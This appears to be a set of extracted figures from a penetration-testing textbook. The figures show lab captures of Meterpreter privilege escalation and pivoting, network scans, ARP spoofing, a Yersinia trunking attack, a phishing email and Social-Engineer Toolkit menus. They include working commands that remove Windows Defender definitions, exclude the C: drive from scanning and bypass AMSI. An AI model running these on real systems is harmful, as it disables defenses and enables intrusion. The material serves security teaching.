CF-RAY: 1c8b86e1ad7c156b-CDG
Content-Encoding: gzip
4eda
Red indicates information sent from the client to the server
Blue indicated information sent from the server to the client

Wireshark · Follow TCP Stream (tcp.stream eq 0) · telnet-cooked.pcap

```
........... ..!.."..'.....#..%..%........... ..!.."..".......P. ....".....b........b....        B.
......................."......'.....#..&..&..$..&..&..$.. .....#.....'........... .
9600,9600....#.bam.zing.org:0.0....'..DISPLAY.bam.zing.org:0.0......xterm-
color.............!..............."............
OpenBSD/i386 (oof) (ttyp2)

login: fake
......Password:user

......Last login: Sat Nov 27 20:11:43 on ttyp2 from bam.zing.org
Warning: no Kerberos tickets issued.
OpenBSD 2.6-beta (OOF) #4: Tue Oct 12 20:42:32 CDT 1999

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

$ /sbin/ping www.yahoo.com
PING www.yahoo.com (204.71.200.67): 56 data bytes
64 bytes from 204.71.200.67: icmp_seq=0 ttl=241 time=69.885 ms
64 bytes from 204.71.200.67: icmp_seq=1 ttl=241 time=73.591 ms
64 bytes from 204.71.200.67: icmp_seq=2 ttl=241 time=72.302 ms
64 bytes from 204.71.200.67: icmp_seq=3 ttl=241 time=73.493 ms
64 bytes from 204.71.200.67: icmp_seq=4 ttl=241 time=75.068 ms
64 bytes from 204.71.200.67: icmp_seq=5 ttl=241 time=70.239 ms
.........
.--- www.yahoo.com ping statistics ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 69.885/72.429/75.068 ms
$ ls
$ ls -a
.          ..         .cshrc     .login     .mailrc    .profile   .rhosts
$ exit
```

Packet 47. 16 client pkts, 30 server pkts, 30 turns. Click to select.

Entire conversation (1634 bytes) | Show and save data as ASCII | Stream 0

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help

EXPLOIT DATABASE

GET CERTIFIED

Verified | Has App | Filters | Reset All

Show 15 | Search: privilege escalation


Date	D	A	V	Title	Type	Platform	Author
2019-09-03			✓	ptrace - Sudo Token Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2019-09-03			✓	ktsuss 1.4 - suid Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2019-08-26			✓	Exim 4.87 / 4.91 - Local Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2019-07-18			✓	Microsoft Windows 10 1903/1809 - RPCSS Activation Kernel Security Callback Privilege Escalation	Local	Windows	Google Security Research
2019-07-17			✓	Windows - NtUserSetWindowFNID Win32k User Callback Privilege Escalation (Metasploit)	Local	Windows	Metasploit
2019-07-16			✓	Microsoft Windows 10 < build 17763 - AppXSvc Hard Link Privilege Escalation (Metasploit)	Local	Windows	Metasploit
2019-07-03			✓	Serv-U FTP Server - prepareinstallation Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2019-07-02			✓	Mac OS X TimeMachine - 'tmdiagnose' Command Injection Privilege Escalation (Metasploit)	Local	macOS	Metasploit
2019-06-24			✓	Microsoft Windows Font Cache Service - Insecure Sections Privilege Escalation	DoS	Windows	Google Security Research
2019-06-20			✓	Cisco Prime Infrastructure - Runrshell Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2019-06-18			✓	Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)	Local	Linux	Guy Levin
2019-06-17			✓	Exim 4.87 - 4.91 - Local Privilege Escalation	Local	Linux	Marco Ivaldi

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 2272 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

```
Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:24:be:4f
MTU          : 1500
IPv4 Address : 10.10.10.23
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::7191:
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a0a:a17
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5efe:
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 18
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:24:be:59
MTU          : 1472
IPv4 Address : 10.10.11.107
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::841f:
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

Lab Network

Another subnet




```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    10.10.10.1       00:0c:29:2b:29:7f  11
    10.10.10.14      00:0c:29:a0:b0:6a  11
    10.10.10.15      00:0c:29:53:2a:eb  11
    10.10.10.16      00:0c:29:7e:37:58  11
    10.10.10.255     ff:ff:ff:ff:ff:ff  11
    10.10.11.1       00:0c:29:2b:29:89  18
    10.10.11.104     00:0c:29:c7:8e:0c  18
    10.10.11.255     ff:ff:ff:ff:ff:ff  18
    224.0.0.22       00:00:00:00:00:00  1
```


```
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module.
[*] Running module against SLAYER-PC
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.11.0/255.255.255.0 from host's routing table.
meterpreter >
```

```
msf5 > use auxiliary/scanner/netbios/nbname
msf5 auxiliary(scanner/netbios/nbname) > set RHOSTS 10.10.11.0/24
RHOSTS => 10.10.11.0/24
msf5 auxiliary(scanner/netbios/nbname) > run
```

```
[*] Sending NetBIOS requests to 10.10.11.0->10.10.11.255 (256 hosts)
[+] 10.10.11.104 [CENTOS3] OS:Unix Names:(CENTOS3, __MSBROWSE__, SAMBA) Addresses:(10.10.11.104) Mac:00:00:00:[redacted]
[+] 10.10.11.107 [SLAYER-PC] OS:Windows Names:(SLAYER-PC, WORKGROUP, __MSBROWSE__)  Mac:00:0c:29:[redacted] Virtual Machine:VMWare
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/netbios/nbname) >
```


```
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.11.104
RHOSTS => 10.10.11.104
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.11.104:         - 10.10.11.104:22 - TCP OPEN
[+] 10.10.11.104:         - 10.10.11.104:139 - TCP OPEN
```


```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>"c:\program files\windows defender\mpcmdrun.exe" -RemoveDefinitions -All Set-MpPreference -Disable
AVProtection $true

Service Version: 4.11.15063.0
Engine Version: 1.1.13804.0
AntiSpyware Signature Version: 1.245.137.0
AntiVirus Signature Version: 1.245.137.0
NRI Engine Version: 2.1.12706.0
NRI Signature Version: 116.1.0.0

Starting engine and signature rollback to none...
Done!
```




```
C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Add-MpPreference -ExclusionPath "c:\"
```


```
PS C:\Windows\system32>  "[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsilnitFailed','No
nPublic,Static').SetValue($null,$true)"
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsilnitFailed','NonPublic,Static').SetValue(
,True)
```


Attacker
Unauthorized Trunk
PC3
Router
Trunk
Trunk
PC1
PC2
PC4


Yersinia 0.8.2
File Protocols Actions Options Help
Launch attack
Edit interfaces
Load default
List attacks
Clear stats
Capture
Edit mode
Exit
Protocols Packets
CDP 0
DHCP 0
802.1Q 0
802.1X 0
DTP 0
HSRP 0
ISL 0
MPLS 0
Field Value Description
15:18:53
CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP Yersinia log
Neighbor-ID Status Domain Interface Count Last seen
Choose protocol attack
CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP
Choose attack
Description DoS
sending DTP packet
enabling trunking
Select enabling trunking and click OK to launch the attack
Cancel
OK
Dynamic Trunking
Source MAC 0C
Version 01
Domain

```
▸ Frame 66076: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: 00:0c:29:7e:37:58, Dst: ff:ff:ff:ff:ff:ff
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 00:0c:29:7e:37:58
    Sender IP address: 10.10.10.16 (10.10.10.16)
    Target MAC address: 00:00:00:00:00:00
    Target IP address: 10.10.10.23 (10.10.10.23)
```

```
▸ Frame 66077: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: 00:0c:29:24:be:4f, Dst: 00:0c:29:7e:37:58
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 00:0c:29:24:be:4f
    Sender IP address: 10.10.10.23 (10.10.10.23)
    Target MAC address: 00:0c:29:7e:37:58
    Target IP address: 10.10.10.16 (10.10.10.16)
```



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	00:0c:29:7e:37:58	00:0c:29:24:be:4f	ARP	42	10.10.10.1 is at 00:0c:29:7e:37:58
2	0.000050199	00:0c:29:7e:37:58	00:0c:29:2b:29:7f	ARP	42	10.10.10.23 is at 00:0c:29:7e:37:58 (duplicate use of 10.10.10.1 detected!)
3	2.000245548	00:0c:29:7e:37:58	00:0c:29:24:be:4f	ARP	42	10.10.10.1 is at 00:0c:29:7e:37:58
4	2.000304668	00:0c:29:7e:37:58	00:0c:29:2b:29:7f	ARP	42	10.10.10.23 is at 00:0c:29:7e:37:58 (duplicate use of 10.10.10.1 detected!)
5	4.000441809	00:0c:29:7e:37:58	00:0c:29:24:be:4f	ARP	42	10.10.10.1 is at 00:0c:29:7e:37:58
6	4.000491916	00:0c:29:7e:37:58	00:0c:29:2b:29:7f	ARP	42	10.10.10.23 is at 00:0c:29:7e:37:58 (duplicate use of 10.10.10.1 detected!)
7	6.000730231	00:0c:29:7e:37:58	00:0c:29:24:be:4f	ARP	42	10.10.10.1 is at 00:0c:29:7e:37:58
8	6.000776145	00:0c:29:7e:37:58	00:0c:29:2b:29:7f	ARP	42	10.10.10.23 is at 00:0c:29:7e:37:58 (duplicate use of 10.10.10.1 detected!)
9	6.327910475	00:0c:29:7e:37:58	00:0c:29:2b:29:7f	ARP	42	Who has 10.10.10.1? Tell 10.10.10.16
10	6.328073057	00:0c:29:2b:29:7f	00:0c:29:7e:37:58	ARP	60	10.10.10.1 is at 00:0c:29:2b:29:7f
11	8.000906228	00:0c:29:7e:37:58	00:0c:29:24:be:4f	ARP	42	10.10.10.1 is at 00:0c:29:7e:37:58

```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: 00:0c:29:7e:37:58, Dst: 00:0c:29:24:be:4f
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 00:0c:29:7e:37:58
    Sender IP address: PFsense1.predator.local (10.10.10.1)
    Target MAC address: 00:0c:29:24:be:4f
    Target IP address: 10.10.10.23 (10.10.10.23)
```

```
▸ Frame 2: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: 00:0c:29:7e:37:58, Dst: 00:0c:29:2b:29:7f
▸ [Duplicate IP address detected for 10.10.10.23 (00:0c:29:7e:37:58) - also in use by 00:0c:29:24:be:4f (frame 1)]
▸ [Duplicate IP address detected for 10.10.10.1 (00:0c:29:2b:29:7f) - also in use by 00:0c:29:7e:37:58 (frame 1)]
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 00:0c:29:7e:37:58
    Sender IP address: 10.10.10.23 (10.10.10.23)
    Target MAC address: 00:0c:29:2b:29:7f
    Target IP address: PFsense1.predator.local (10.10.10.1)
```

No.	Time	Source	Destination	Protocol	Length	Info
15	11.068365877	10.10.10.16	10.10.10.100	TCP	58	46443 → http(80) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	11.068383038	10.10.10.16	10.10.10.100	TCP	58	46443 → rtsp(554) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
17	11.068399393	10.10.10.16	10.10.10.100	TCP	58	46443 → domain(53) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18	11.068410844	10.10.10.16	10.10.10.100	TCP	58	46443 → https(443) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19	11.068421681	10.10.10.16	10.10.10.100	TCP	58	46443 → pop3s(995) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20	11.068432440	10.10.10.16	10.10.10.100	TCP	58	46443 → submission(587) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
21	11.068444233	10.10.10.16	10.10.10.100	TCP	58	46443 → ms-wbt-server(3389) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22	11.068455754	10.10.10.16	10.10.10.100	TCP	58	46443 → imaps(993) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
23	11.068466499	10.10.10.16	10.10.10.100	TCP	58	46443 → epmap(135) [SYN] Seq=0 Win=1024 Len=0 MSS=1460
24	11.068477373	10.10.10.16	10.10.10.100	TCP	58	46443 → microsoft-ds(445) [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Wireshark · Endpoints · SYN_Scan.pcapng

Ethernet · 4 | IPv4 · 3 | IPv6 | TCP · 1001 | UDP · 3

Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
10.10.10.16	46443	2,023	119 k	1,023	59 k	1,000	60 k
10.10.10.100	80	3	172	1	60	2	112
10.10.10.100	554	2	118	1	60	1	58
10.10.10.100	53	3	172	1	60	2	112
10.10.10.100	443	2	118	1	60	1	58
10.10.10.100	995	2	118	1	60	1	58
10.10.10.100	587	2	118	1	60	1	58
10.10.10.100	3389	2	118	1	60	1	58
10.10.10.100	993	2	118	1	60	1	58
10.10.10.100	135	2	118	1	60	1	58
10.10.10.100	445	3	172	1	60	2	112
10.10.10.100	21	3	172	1	60	2	112
10.10.10.100	23	3	172	1	60	2	112
10.10.10.100	1720	2	118	1	60	1	58
10.10.10.100	3306	3	172	1	60	2	112

Wireshark · Follow TCP Stream (tcp.stream eq 0) · telnet-cooked.pcap

```
........... ..!.."..'.....#..%..%........... ..!.."..".......P. ...."......b........b....
B.
......................."......'.....#..&..&..$..&..&..$.. .....#.....'........... .
9600,9600....#.bam.zing.org:0.0....'..DISPLAY.bam.zing.org:0.0......xterm-
color.............!..............".............
OpenBSD/i386 (oof) (ttyp2)

login: fake
......Password:user

......Last login: Sat Nov 27 20:11:43 on ttyp2 from bam.zing.org
Warning: no Kerberos tickets issued.
OpenBSD 2.6-beta (OOF) #4: Tue Oct 12 20:42:32 CDT 1999

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

$ /sbin/ping www.yahoo.com
PING www.yahoo.com (204.71.200.67): 56 data bytes
64 bytes from 204.71.200.67: icmp_seq=0 ttl=241 time=69.885 ms
64 bytes from 204.71.200.67: icmp_seq=1 ttl=241 time=73.591 ms
64 bytes from 204.71.200.67: icmp_seq=2 ttl=241 time=72.302 ms
64 bytes from 204.71.200.67: icmp_seq=3 ttl=241 time=73.493 ms
64 bytes from 204.71.200.67: icmp_seq=4 ttl=241 time=75.068 ms
64 bytes from 204.71.200.67: icmp_seq=5 ttl=241 time=70.239 ms
..........
.--- www.yahoo.com ping statistics ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 69.885/72.429/75.068 ms
$ ls
$ ls -a
```

User inserts log-in details (red)


Server response is given in blue

16 client pkts, 30 server pkts, 30 turns.

Entire conversation (1634 bytes) | Show and save data as ASCII | Stream 0

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help


Attacker
Gi0/2
Gi0/3
Gi0/1
Gi0/1
Gi0/4
IP Address: 10.10.10.1
MAC Addr: 000b.be56.eb02
PC1
PC2

Chapter 13: Client-Side Attacks - Social Engineering

Diana [redacted] <[redacted]@hotmail.com>
Mon 4/18/2011 4:08 AM

hi hi hi! :=)

I cant believe!!! i just made $62 using Google :))) they really sent me the check today morning hehehe
thats the small amount but i just worked 2 hours and then stopped... did not know Google would really send me the money :D

who says its a recession time??? im making dollars sitting home now lol...

its so awesome!!! you can take a look here

Message source

"sln">B</font>hours<font class=3D"sln">N</font>and<font class=3D"sln">w</fo=
nt>then<font class=3D"sln">8</font>stopped...<font class=3D"sln">U</font>di=
d<font class=3D"sln">x</font>not<font class=3D"sln">L</font>know<font class=
=3D"sln">Q</font>Google<font class=3D"sln">J</font>would<font class=3D"sln"=
>H</font>really<font class=3D"sln">c</font>send<font class=3D"sln">C</font>=
me<font class=3D"sln">G</font>the<font class=3D"sln">d</font>money<font cla=
ss=3D"sln">X</font>:D

who<font class=3D"sln">I</font>says<font class=3D"sln">4</font>its<fon=
t class=3D"sln">r</font>a<font class=3D"sln">q</font>recession<font class=
=3D"sln">H</font>time???<font class=3D"sln">Z</font>im<font class=3D"sln">l=
</font>making<font class=3D"sln">d</font>dollars<font class=3D"sln">x</font=
>sitting<font class=3D"sln">C</font>home<font class=3D"sln">7</font>now<fon=
t class=3D"sln">D</font>lol...

its<font class=3D"sln">2</font>so<font class=3D"sln">z</font>awesome!!=
!<font class=3D"sln">i</font>you<font class=3D"sln">u</font>can<font class=
=3D"sln">b</font><a href=3D"http://bit.ly/ih3bqn?sCQ">take a look here</a><=
/div> </body>
</html>=

```
Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

